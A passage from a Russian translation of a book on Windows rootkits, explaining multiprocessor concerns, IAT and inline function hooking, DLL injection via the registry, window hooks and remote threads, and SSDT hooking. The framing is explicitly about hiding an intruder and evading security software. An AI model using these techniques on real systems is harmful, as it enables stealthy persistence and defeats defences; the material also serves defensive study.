Регистр EFlags также важен. В частности, он обрабатывает *флаг ловушки* (trap flag). Когда этот флаг установлен, процессор работает в «пошаговом» режиме. Руткит может использовать признак пошагового выполнения, чтобы обнаружить работу отладчика или скрыться от антивирусного программного обеспечения. Отключить прерывания можно, сбросив *флаг прерываний* (interrupt flag). Кроме того, для изменения системы защиты, основанной на кольцах, которая используется в большинстве операционных систем, предназначенных для платформы Intel, можно применять уровень привилегий ввода-вывода (I/O Privilege Level).

Многопроцессорные системы

В многопроцессорных системах, иногда называемых системами с симметричной многопроцессорностью (Symmetric Multi-Processing, SMP), и в гиперпоточных (hyper-threading) системах свои проблемы. Основная проблема с точки зрения разработчиков руткитов состоит в синхронизации.

Если вам приходилось писать многопоточные приложения, вы уже разбираетесь (мы надеемся!) в вопросах безопасности потоков и знаете, что может произойти, если два потока получат доступ к объекту данных в одно и то же время. Если же

вы таких приложений не писали, вам достаточно знать, что если две разные операции обращаются к одному и тому же объекту данных в одно и то же время, объект данных оказывается испорченным. Это все равно, что слишком много поваров в одной кухне!

Многопроцессорные системы в некотором смысле подобны многопоточной среде, потому что код может выполняться на двух или более процессорах одновременно. Синхронизация процессоров рассматривается в главе 7.

Макет типичной многопроцессорной системы представлен на рис. 3.8. Как показано на рисунке, множество процессоров совместно используют одну область памяти, набор контроллеров и группу устройств.



Рис. 3.8. Макет типичной многопроцессорной шины

Некоторые моменты, которые надо помнить о многопроцессорных системах:

Каждый процессор имеет собственную таблицу прерываний. Если вы захватываете таблицу прерываний, не забудьте захватить таблицы всех процессоров! В противном случае вы получите в свое распоряжение только один процессор. Это может быть сделано намеренно, если вам не требуется 100-процентный контроль над прерыванием, но так бывает редко.

- Драйвер, отлично работающий в системе с одним процессором, может привести к краху (синему экрану) в многопроцессорной системе. Вы должны включить многопроцессорные системы в свой план тестирования.
- Одна и та же функция драйвера может быть запущена в нескольких контекстах одновременно на нескольких процессорах. Единственный способ сделать это безопасным образом состоит в использовании блокировок и синхронизации для разделяемых ресурсов.
- Многопроцессорные системы предоставляют для блокировки специальные процедуры: спинлоки (spinlocks) и мьютексы (mutexes). Эти инструменты предоставляются системой, чтобы помочь вам синхронизировать доступ к данным. Подробности их использования можно найти в документации DDK.
- Не реализуйте собственные механизмы блокировок. Задействуйте те инструменты, которые предоставляет система. Если вам действительно надо

самостоятельно реализовать эти механизмы, вы должны самостоятельно познакомиться с *барьерами памяти* (memory barriers), такими как функция KeMemoryBarrier и др., и *аппаратным изменением порядка исполнения* (hardware reordering) инструкций. Эти вопросы выходят за рамки темы этой книги.

- Выясните, с каким процессором вы работаете. Для этого можно использовать вызов `KeGetCurrentProcessorNumber`, чтобы определить, на каком процессоре в данный момент выполняется ваш код. Также можно сделать вызов `KeGetActiveProcessors`, чтобы узнать, сколько процессоров активно в системе.
- Принудительно задайте исполнение кода на конкретном процессоре. Исполнение кода на конкретном процессоре можно запланировать. Обратитесь к описанию вызова `KeSetTargetProcessorDPC` в документации DDK.

Заключение

В этой главе представлены механизмы аппаратного уровня, которые работают за кулисами для обеспечения безопасности и контроля доступа к памяти в операционной системе. Также в этой главе немного рассказано об использовании таблицы прерываний.

Эти знания представляют собой базис, который вы можете наращивать, чтобы научиться манипулировать компьютером. Так как аппаратное обеспечение, в конечном счете, отвечает за выполнение программ, все программное обеспечение подчинено манипуляциям на аппаратном уровне. Глубокое понимание этих концепций — отправная точка для ваших навыков написания руткитов, позволяющих взять под контроль любую программу, запущенную в системе.

4 Древнее искусство захвата

Почему океан — повелитель всех вод? Потому что он ниже их всех. И поэтому он властвует над ними.

Лао Цзы

У любого руткита есть две главные цели. Первая — предоставить постоянный доступ к компьютеру жертвы, вторая — сохранить инкогнито нарушителя. Для достижения этих целей можно изменить ход работы операционной системы или же напрямую модифицировать структуры данных, которые хранят информацию о запущенных процессах, драйверах, сетевых соединениях и т. д. В главе 8 мы обсудим прямые манипуляции структурами данных операционной системы, здесь же вы узнаете об изменении хода работы важнейших функций, предоставляющих информацию о системе. Мы начнем обсуждение с обычного захвата функций в режиме пользователя и завершим более изощренным глобальным захватом функций в режиме ядра. К концу главы мы представим на ваш суд смешанный метод захвата. Имейте в виду, что основной нашей целью является изменение хода работы некоторых функций операционной системы, с тем чтобы они возвращали измененную нами информацию.

Захват в режиме пользователя

Операционная система Windows поддерживает три подсистемы окружения, Win32, POSIX и OS/2. Каждая из них предоставляет свой хорошо документированный набор API-функций. Через эти API-функции все процессы взаимодействуют с операционной системой. Не являются исключением и такие программы, как диспетчер задач, проводник Windows и редактор реестра. Исходя из этого, API-функции являются превосходной целью для руткита. Представьте, например, что какая-то программа получает список файлов каталога и выполняет какие-то операции над ними. Эта программа может быть запущена в режиме пользователя, как обычное приложение, или же как служба. Предположим, что она является обычным Win32-приложением, значит, она будет пользоваться услугами таких библиотек, как Kernel32.dll, User32.dll, Gui32.dll и Advapi.dll, которые в конечном итоге производят вызов функций ядра.

В подсистеме Win32, чтобы получить список файлов каталога, нужно в первую очередь вызвать функцию `FindFirstFile`, которая экспортируется библиотекой Kernel32.dll. В случае успешного завершения эта функция возвращает описатель файла.

Этот описатель используется в последующих вызовах функции FindNextFile для перечисления всех файлов и подкаталогов, содержащихся в данном каталоге. Функция FindNextFile тоже экспортируется библиотекой Kernel32.dll. Чтобы использовать эти функции, приложение загружает библиотеку Kernel32.dll в память во время исполнения и копирует адреса импортируемых функций в свою таблицу импорта (Import Address Table, IAT). Когда приложение вызывает функцию FindNextFile, происходит передача управления по адресу, который хранится в IAT. Дальше процесс продолжает выполняться уже в теле функции FindNextFile библиотеки Kernel32.dll. То же самое справедливо и для FindFirstFile.

Функция FindNextFile из Kernel32.dll на самом деле вызывает аналогичную функцию (NtQueryDirectoryFile) из Ntdll.dll. Та, в свою очередь, заносит в регистр EAX номер системной службы режима ядра, которая и выполняет нужные действия. Помимо регистра EAX, Ntdll.dll использует еще и регистр EDX, в который помещается адрес буфера в режиме пользователя, хранящего параметры функции FindNextFile. Далее Ntdll.dll вызывает прерывание INT 2E или использует инструкцию SYSENTER для перехода в режим ядра. (Переход в режим ядра более подробно мы обсудим далее в этой главе.) Рисунок 4.1 иллюстрирует последовательность вызовов функций.



Рис. 4.1. Исполнение функции FindNextFile

Поскольку приложение загружает библиотеку Kernel32.dll в свое адресное пространство (между адресами 0x00010000 и 0x7FFE0000), ваш руткит может переписать любую функцию из Kernel32.dll или же изменить таблицу импорта приложения, если только он получит доступ к процессу. Это и называется *захватом API-функций* (API hooking). В нашем примере руткит мог бы заменить код

функции FindNextFile собственным кодом с целью скрыть какие-либо файлы либо просто изменить нормальный ход исполнения функции. Можно было бы также изменить таблицу импорта приложения, так чтобы вместо функций из Kernel32.dll она указывала на функции, находящиеся в теле руткита. Путем захвата API-функций можно скрыть процесс или сетевой порт, перенаправить запись файла в другой файл, предотвратить открытие описателя определенного процесса приложением и даже больше. Фактически, обладая данной техникой, вы ограничены только собственной фантазией.

На данный момент вы уже понимаете базовые принципы захвата API-функций и то, какие возможности это дает. В следующих трех разделах мы в деталях рассмотрим реализацию захвата. В первом разделе мы узнаем, как захватить IAT. Второй раздел раскроет нам особенности захвата функций путем непосредственной модификации их кода. Третий раздел будет посвящен внедрению DLL в чужое адресное пространство.

Захват таблицы импорта

Одним из простейших способов захвата является *захват таблицы импорта*. Прежде чем какое-либо приложение сможет использовать функцию из какой-либо библиотеки, оно должно получить адрес этой функции. Как было отмечено ранее, большинство Win32-приложений для этого используют таблицу импорта. Для каждой библиотеки DLL, применяемой приложением, в исполняемом файле приложения на диске есть структура IMAGE_IMPORT_DESCRIPTOR. Эта структура содержит имя импортируемой библиотеки и два указателя на массивы указателей на структуры IMAGE_IMPORT_BY_NAME, в которых содержатся имена импортируемых функций.

Когда операционная система загружает приложение, она читает структуры IMAGE_IMPORT_DESCRIPTOR и загружает в память программы все упомянутые там библиотеки DLL. Как только библиотека загружена, операционная система заполняет один из массивов, ссылавшийся ранее на IMAGE_IMPORT_BY_NAME, действительными адресами функций из DLL.

Как только руткит окажется в адресном пространстве нужного вам приложения, он сможет проанализировать структуру вашего PE-файла непосредственно в памяти и заменить в таблице импорта адреса нужных ему функций адресами подложных функций. Таким образом, во время исполнения программы ваши функции будут вызываться вместо оригинальных. Рисунок 4.2 иллюстрирует ход выполнения программы, в которой посредством подмены адресов в таблице импорта произведен захват функции.

О том, как поместить ваш руткит в адресное пространство нужного вам приложения, мы поговорим далее в этой главе. Пример программы, выполняющий захват IAT, см. в разделе «Смешанный подход к захвату» в конце этой главы. Как вы можете видеть на рис. 4.2, захват — это достаточно мощная и в то же время простая техника. Конечно, она имеет свои недостатки. Захват такого типа довольно легко обнаружить. Хотя, с другой стороны, эта техника используется очень часто, и даже операционная система задействует ее в процессе, называемом *продвижением DLL* (DLL forwarding). Таким образом, очень сложно отличить захват, выполненный злоумышленником, от вполне легального и безобидного.



Рис. 4.2. Ход выполнения до и после захвата IAT

Другая проблема связана с временем загрузки DLL в память процесса. Некоторые приложения выполняют отложенную загрузку DLL. В этом случае адреса функций не разрешаются до тех пор, пока не произойдет их первый вызов. Эта техника хороша тем, что сокращает потребление оперативной памяти приложением. Таким образом, на момент захвата многие функции могут не иметь адресов в таблице импорта. То же самое относится и к приложениям, которые выполняют динамическую загрузку DLL при помощи функций `LoadLibrary` и `GetProcAddress`. В этих программах захват IAT работать не будет.

Захват функции путем непосредственной модификации ее кода

Второй способ захвата, о котором мы поговорим, называется *захватом функции путем непосредственной модификации ее кода* (inline function hooking). Это намного более мощная техника, чем захват IAT. Для нее не характерны проблемы, связанные с отложенной загрузкой DLL. Вы напрямую вносите изменения в код захватываемой функции, поэтому не имеет значения, как и когда приложение разрешит адреса этих функций. Захват будет работать в любом случае. Эту технику можно применять как в режиме ядра, так и в режиме пользователя, хотя второй случай более распространен.

Обычно сначала сохраняются несколько первых байтов целевой функции, которые потом замещаются пятибайтовой инструкцией перехода (`jmp`). Эта инструкция передает управление в специально подготовленную нами функцию захвата. Отсюда мы можем вызвать оригинальную функцию, используя сохраненные ранее начальные байты функции. После вызова оригинальной функции управление снова возвратится в функцию захвата, где мы сможем изменить данные, возвращенные операционной системой.

Лучшее место для размещения инструкции перехода — первые 5 байт целевой функции. Существуют, по крайней мере, две причины для этого. Первая связана со структурой большинства функций. Дело в том, что большинство Win32-функций начинаются одинаково — со структуры, называемой прологом. Следующий код на языке ассемблера демонстрирует вам типичные прологи функций.

```
До-XP SP2      Коды Операций      Инструкции
                    55            push ebp
                    8bec          mov ebp, esp
                    ...           ...
После-XP SP2   Коды Операций      Инструкции
                    8bff          mov edi, edi
                    55            push ebp
                    8bec          mov ebp, esp
```

Очень важно заранее определить, с какими именно типами прологов вашему руткиту придется иметь дело. Инструкция безусловного перехода на компьютерах архитектуры x86 требует 5 байт: первый байт — для кода операции, а оставшиеся четыре — для адреса. В главе 5 мы рассмотрим этот вопрос более подробно.

В том случае, если вы имеете дело с более ранней версией операционной системы, чем Windows XP SP2, вы должны переписать 3-байтовый пролог и еще 2 байта какой-либо инструкции. В соответствии с этим ваш руткит должен быть способен дизассемблировать начало функции и определить длину инструкций, для того чтобы безошибочно сохранить инструкции, затронутые командой перехода. Для более поздних версий операционной системы компания Microsoft облегчила нам работу. Пролог занимает ровно 5 байт, что нам очень подходит. В действительности компания Microsoft сделала это для того, чтобы иметь возможность обновления своих продуктов без перезагрузки. Даже Microsoft понимает, как удобно производить захват, когда первые байты функции должным образом упорядочены.

Вторая причина, по которой лучше всего заменять именно начальные байты функции, заключается в том, что чем глубже вы поместите инструкцию перехода, тем больше вам придется беспокоиться о повторном выполнении кода. Вполне вероятно, что место, куда вы поместили инструкцию перехода, вызывается целевой функцией несколько раз. Это может вызвать нежелательные последствия. Для упрощения лучше всего захватывать управление в начале функции, а изменять выходные данные уже после возврата.

Ваш руткит сохраняет оригинальные байты функции в месте, называемом *трамплином* (trampoline). Функция, в которую происходит передача управления после захвата, называется *функцией обхода* (detour function). Итак, функция обхода вызывает функцию-трамплин, которая в свою очередь передает управление приблизительно на шестой байт целевой функции. Когда целевая функция завершается, она возвращает управление в функцию обхода, где вы легко можете изменить выходные данные. Рисунок 4.3 иллюстрирует этот процесс. Исходная функция на этом рисунке — это функция программы, которая изначально производит вызов целевой функции.



Рис. 4.3. Использование функции обхода

Более подробная информация о реализации захвата функции путем непосредственной модификации ее кода дана в главе 5.

Внедрение DLL в адресное пространство процесса

Следующие три раздела продемонстрируют вам различные приемы внедрения DLL в адресное пространство чужого процесса. Они впервые были описаны Джеффри Рихтером[1]. Как только ваша библиотека DLL окажется загруженной в чужой процесс, вы получите возможность изменить ход выполнения любых API-функций.

Внедрение DLL с помощью реестра

В операционных системах Windows NT/2000/XP/2003 существует ключ реестра HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Windows\AppInit_DLLs. Ваш руткит может установить в качестве значения этого ключа одну из своих библиотек DLL, которая модифицирует IAT целевого процесса или изменяет непосредственно файл kernel32.dll или ntdll.dll. Когда загружается любое приложение, использующее библиотеку user32.dll, все библиотеки DLL, перечисленные в этом разделе реестра, тоже загружаются в адресное пространство этого приложения.

Загрузка каждой из этих библиотек происходит вызовом `LoadLibrary`. При загрузке каждой библиотеки DLL ее функция `DllMain` вызывается с параметром DLL_PROCESS_ATTACH. Существует всего четыре варианта загрузки DLL в адресное пространство процесса, но нас будет интересовать именно вариант с `DLL_PROCESS_ATTACH`. В момент загрузки DLL с этим параметром руткит должен произвести захват нужных ему функций. С этого момента каждое приложение, которое использует библиотеку user32.dll, а таких большинство (за исключением некоторых консольных приложений), можно будет очень легко обмануть, захватив API-функции. Вы сможете скрывать присутствие файлов, записей в реестре и т. д.

В некоторых источниках информации говорится, что этот метод имеет серьезный недостаток — для того, чтобы изменение в реестре возымело действие, требуется перезагрузка компьютера. Однако это не совсем верно. Все процессы, созданные до изменения вами ключа в реестре, останутся нетронутыми, остальные же без всякой перезагрузки получат вашу библиотеку DLL в свое адресное пространство.

Внедрение DLL путем захвата Windows-сообщений

Приложения получают множество сообщений о различных событиях. Например, приложение может получить сообщение, когда нажата какая-либо клавиша на клавиатуре в то время, когда одно из окон приложения активно, или же когда нажата кнопка мыши.

---

[1] J. Richter, «Load Your 32-bit DLL into Another Process's Address Space Using INJLIB,» Microsoft Systems Journal/9 No. 5 (May 1994).

Компания Microsoft предложила функцию, позволяющую захватывать оконные сообщения другого процесса. Мы можем использовать ее для внедрения своей библиотеки DLL в чужое адресное пространство.

Пусть приложение, в которое вы хотите внедрить DLL, называется процесс *B*. Тогда другой процесс, назовем его процессом *A*, или загрузчиком руткита, может вызывать функцию **SetWindowsHookEx**. Прототип этой функции, взятый из MSDN, выглядит следующим образом:

```
HHOOK SetWindowsHookEx(
    int idHook,
    HOOKPROC lpfn,
    HINSTANCE hMod,
    DWORD dwThreadId
);
```

В функцию передаются четыре параметра. Первый параметр — это тип сообщений, которые мы собираемся захватывать. Например, если мы используем **WH_KEYBOARD**, значит, мы собираемся захватывать сообщения от клавиатуры. Вторым параметром является адрес функции (в процессе *A*), которая вызывается каждый раз, когда окно собирается обработать сообщение. Третий параметр — виртуальный адрес библиотеки DLL, содержащей эту функцию. Последний параметр — это идентификатор потока, который мы хотим захватить. Если он равен 0, тогда захватываются все существующие в системе программные потоки.

Если процесс *A* делает вызов **SetWindowsHookEx(WH_KEYBOARD, myKeyBrdFuncAd, myDllHandle, 0)**, например, в тот момент, когда процесс *B* вот-вот получит сообщение от клавиатуры, в адресное пространство процесса *B* будет загружена библиотека DLL, указанная в параметре **myDllHandle** и содержащая функцию **myKeyBrdFuncAd**. И снова ваша библиотека DLL, являющаяся частью руткита, получит возможность захватывать IAT в адресном пространстве процесса или реализовывать захват функций путем непосредственной модификации их кода. Следующий код — это шаблон, который вы можете использовать для реализации вашей библиотеки DLL.

```
BOOL APIENTRY DllMain(HANDLE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved)
{
    if (ul_reason_for_call == DLL_PROCESS_ATTACH)
    {
        // СЮДА ВЫ МОЖЕТЕ ДОБАВИТЬ КОД ЗАХВАТА ТОГО,
        // ЧТО ВАМ НРАВИТСЯ, НА ДАННЫЙ МОМЕНТ ВЫ
        // УЖЕ ВНЕДРИЛИСЬ В АДРЕСНОЕ ПРОСТРАНСТВО ЖЕРТВЫ.
    }
    return TRUE;
}

__declspec (dllexport) LRESULT myKeyBrdFuncAd (int code,
                                               WPARAM wParam,
                                               LPARAM lParam)
{
    // Чтобы система работала нормально, нужно вызвать
    // следующую в цепочке функцию захвата.
    // На самом деле нам ведь не важно, какая это функция
    return CallNextHookEx(g_hhook, code, wParam, lParam);
}
```

Внедрение DLL с помощью удаленных потоков

Еще один способ внедрения DLL в адресное пространство чужого процесса состоит в использовании технологии *удаленных программных потоков*, создаваемых в чужом процессе. Вам нужно написать программу, которая создаст удаленный поток, загружающий нужную вам библиотеку DLL в память процесса. Здесь применяется стратегия, сходная со стратегией из предыдущего раздела. Функция `CreateRemoteThread` принимает несколько параметров:

```
HANDLE CreateRemoteThread(
        HANDLE hProcess,
        LPSECURITY_ATTRIBUTES lpThreadAttributes,
        SIZE_T dwStackSize,
        LPTHREAD_START_ROUTINE lpStartAddress,
        LPVOID lpParameter,
        DWORD dwCreationFlags,
        LPDWORD lpThreadId
);
```

Первый параметр — это описатель процесса, в котором мы создаем поток. Для получения этого описателя ваш загрузчик руткита может воспользоваться функцией `OpenProcess`, в качестве параметра ей нужно передать идентификатор процесса (Process Identifier, PID). Функция `OpenProcess` имеет следующий прототип:

```
HANDLE OpenProcess(DWORD dwDesiredAccess,
                   BOOL     bInheritHandle,
                   DWORD dwProcessId
);
```

Используя программу `Taskmgr.exe`, можно узнать PID процесса. Естественно, получить его можно и программным способом.

Второй и седьмой параметры функции `CreateRemoteThread` устанавливаем в NULL, третий и шестой — в 0. Остались четвертый и пятый параметры, они для атаки самые важные. Загрузчик руткита должен передать в качестве четвертого параметра адрес функции `LoadLibrary` в целевом процессе. Можно воспользоваться адресом `LoadLibrary` загрузочного приложения. Это сработает, только если целевой процесс импортирует какие-либо функции из библиотеки `Kernel32.dll`, в которой и находится функция `LoadLibrary`. Итак, чтобы получить нужный нам адрес, воспользуемся функцией `GetProcAddress`:

```
GetProcAddress(GetModuleHandle(TEXT( "Kernel32")), "LoadLibraryA").
```

Приведенный ранее код получает адрес `LoadLibrary` из процесса, выполняющего внедрение. Мы, не опасаясь, можем воспользоваться этим адресом, так как библиотека `Kernel32.dll` располагается в целевом процессе по тем же самым виртуальным адресам, что и в процессе, выполняющем внедрение. (Это обычное явление. Изменение адресной базы библиотеки требует дополнительных временны́х затрат, и Microsoft, естественно, старается их избежать.) Функция `LoadLibrary` имеет тот же самый формат, что и функция `THREAD_START_ROUTINE`, поэтому она может быть использована в качестве четвертого параметра `CreateRemoteThread`.

Последний пятый параметр — это адрес аргумента, который будет передан функции `LoadLibrary`. Вы не можете просто передать сюда адрес строки, содержащей имя DLL, так как ваша строка на самом деле находится в адресном пространстве приложения, выполняющего внедрение, следовательно, этот адрес не

имеет смысла для целевого процесса. Существуют две функции, позволяющие загрузчику руткита обойти это препятствие. При помощи функции `VirtualAllocEx` вы можете выделить память в адресном пространстве целевого процесса:

```
LPVOID VirtualAllocEx(
    HANDLE hProcess,
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD flAllocationType,
    DWORD flProtect
);
```

Чтобы записать имя DLL в память, которую вы только что выделили функцией `VirtualAllocEx`, можно воспользоваться функцией `WriteProcessMemory`. Она имеет следующий прототип:

```
BOOL WriteProcessMemory(
    HANDLE hProcess,
    LPVOID lpBaseAddress,
    LPCVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T* lpNumberOfBytesWritten
);
```

Данные захваты (захват IAT и захват функций путем непосредственной модификации их кода) вполне типичны и для их реализации требуется получить доступ к адресному пространству целевого приложения. Обычные способы сделать это — внедрение DLL или создание удаленного программного потока.

На данный момент вы уже ориентируетесь в способах захвата функций режима пользователя. В следующем разделе мы рассмотрим захваты в режиме ядра.

Захват в режиме ядра

Описанный в предыдущем разделе захват в режиме пользователя полезен, но он легко обнаруживается и предотвращается. (Обнаружение захвата функций режима пользователя обсуждается в главе 10.) Более элегантное решение — установка захватчика памяти ядра. Работая в режиме ядра, ваш руткит оказывается на одном уровне с программами защиты и обнаружения вторжений.

Ядро расположено в верхней части виртуальных адресов оперативной памяти. В компьютерах архитектуры Intel x86 оно обычно располагается, начиная с адреса 0x80000000 и выше. Если же при загрузке был использован ключ `/3GB`, который позволяет использовать программам 3 Гбайт виртуальной памяти, то ядро располагается, начиная с адреса 0xC0000000.

Как правило, процессы не имеют доступа к памяти ядра. Исключением являются лишь процессы, имеющие привилегию отладки и взаимодействующие с ядром посредством специальных отладочных API-функций. Еще одним способом доступа к памяти ядра является установка в систему специального программного шлюза. Мы не будем обсуждать здесь эти исключения. Для получения более детальной информации о шлюзах обратитесь к руководствам Intel[1].

[1] Руководство по архитектуре IA-32 для разработчиков, том 3, раздел 4.8.

Для доступа к памяти ядра мы напишем драйвер устройства. Ядро является идеальным местом для установки захватчиков. Существует множество причин для этого, но две из них мы упомянем особо. Захват в режиме ядра является глобальным и обнаружить его намного сложнее из-за того, что и руткит, и программы обеспечения безопасности находятся в нулевом кольце защиты. Ваш руткит может противодействовать обнаружению и даже блокировать защитное программное обеспечение. (Чтобы узнать больше о кольцах защиты, обратитесь к главе 3.)

В этом разделе мы рассмотрим три наиболее часто используемых места захвата управления в режиме ядра, но имейте в виду, что ими список отнюдь не исчерпывается.

Захват таблицы дескрипторов системных служб

Исполнительная система Windows работает в режиме ядра и предоставляет службы поддержки для всех подсистем окружения: Win32, POSIX и OS/2. Адреса этих системных служб перечислены в структуре ядра, называемой таблицей диспетчеризации системных служб (System Service Dispatch Table, SSDT)[1]. Имея номер системной службы, мы можем получить ее адрес из этой таблицы. Другая таблица, называемая таблицей параметров системных служб (System Service Parameter Table, SSPT)[2], содержит общий размер передаваемых параметров для каждой службы.

Таблица дескрипторов системных служб, `KeServiceDescriptorTable`, экспортируется ядром. В ней есть указатель на часть таблицы SSDT, содержащую информацию об основных системных службах, реализованных в библиотеке `Ntoskrnl.exe` и являющихся основной частью ядра. В таблице `KeServiceDescriptorTable` есть также указатель на SSPT.

Структура таблицы `KeServiceDescriptorTable` показана на рис. 4.4. Данные для этой иллюстрации взяты из ядра операционной системы Windows 2000 Advanced Server без пакетов обновления. Таблица SSDT на рисунке содержит адреса отдельных функций, экспортируемых ядром. Каждый адрес занимает 4 байта.

Для того чтобы вызвать определенную функцию, диспетчер системных служб `KiSystemService` просто умножает идентификационный номер желаемой функции на четыре, получая при этом смещение адреса функции в таблице SSDT. Заметьте, что таблица `KeServiceDescriptorTable` хранит и количество служб. Это число используется для определения максимального смещения в таблицах SSDT и SSPT. Таблица SSPT также изображена на рисунке. Каждый элемент этой таблицы имеет размер один байт и задает размер данных в байтах, которые соответствующая функция из SSDT принимает в качестве параметров. В нашем примере функция с адресом 0x804AB3BF принимает 0x18 байт в качестве параметров.

Существует еще одна таблица, `KeServiceDescriptorTableShadow`, которая содержит адреса служб GDI и USER, реализованных в драйвере `Win32k.sys` ядра.

---

[1] P. Dabak, S. Phadke, and M. Borate, Undocumented Windows NT (New York: M&T Books, 1999). С. 29–117.

[2] Там же. С. 9–128.

Эти таблицы тоже упоминаются в книге о недокументированных возможностях Windows NT[1].



Рис. 4.4. Таблица дескрипторов системных служб

Диспетчер системных служб включается инструкцией INT 2E или SYSENTER. В этот момент процесс переключается в режим ядра. Приложение может вызвать диспетчер системных служб KiSystemService непосредственно или через одну из подсистем окружения. Если используется какая-либо подсистема окружения (такая, как Win32), тогда сначала вызывается одна из функций Ntdll.dll, которая в свою очередь помещает в регистр EAX номер системной службы, а в регистр EDX — адрес параметров функции в адресном пространстве пользователя. Диспетчер системных служб сверяет количество параметров и копирует их из пользовательского стека в стек ядра. После этого происходит вызов одной из служб из таблицы SSDT в соответствии с номером, находящемся в регистре EAX. (Мы более детально рассмотрим этот процесс далее в этой главе.)

Итак, если ваш руткит будет загружен в систему как драйвер устройства, он сможет изменить таблицу SSDT так, что вместо Ntoskrnl.exe или Win32k.sys будет вызвана ваша функция. В результате, когда любое приложение пользовательского уровня попытается обратиться к ядру, на самом деле оно будет обращаться к вашему руткиту. Таким образом, вы сможете возвращать приложениям отфильтрованную информацию о системе, полностью скрывая свое присутствие и информацию об используемых вами ресурсах.

Отключение защиты памяти для SSDT

Как мы уже отмечали в главе 2, некоторые версии Windows выпускаются с включенной защитой от записи в некоторые участки памяти. В Windows XP и Windows 2003 это стало нормой. Последние версии Windows делают таблицу SSDT доступной только для чтения, так как маловероятно, чтобы обычным программам могло бы понадобиться вносить в нее какие-либо изменения.

[1] P. Dabak, S. Phadke, and M. Borate, Undocumented Windows NT (New York: M&T Books, 1999). C. 86.

Защита от записи может явиться для вашего руткита серьезной проблемой, если вы хотите, чтобы ваш руткит фильтровал данные, возвращаемые определенными системными вызовами. Если вы попробуете произвести запись в таблицу SSDT, к которой имеется доступ только для чтения, вы получите синий экран. В главе 2 вы узнали, как при помощи трюка с регистром CR0 обойти защиту памяти и избежать синего экрана. В этом разделе мы раскроем еще один метод отключения защиты памяти, используя документированные Microsoft способы.

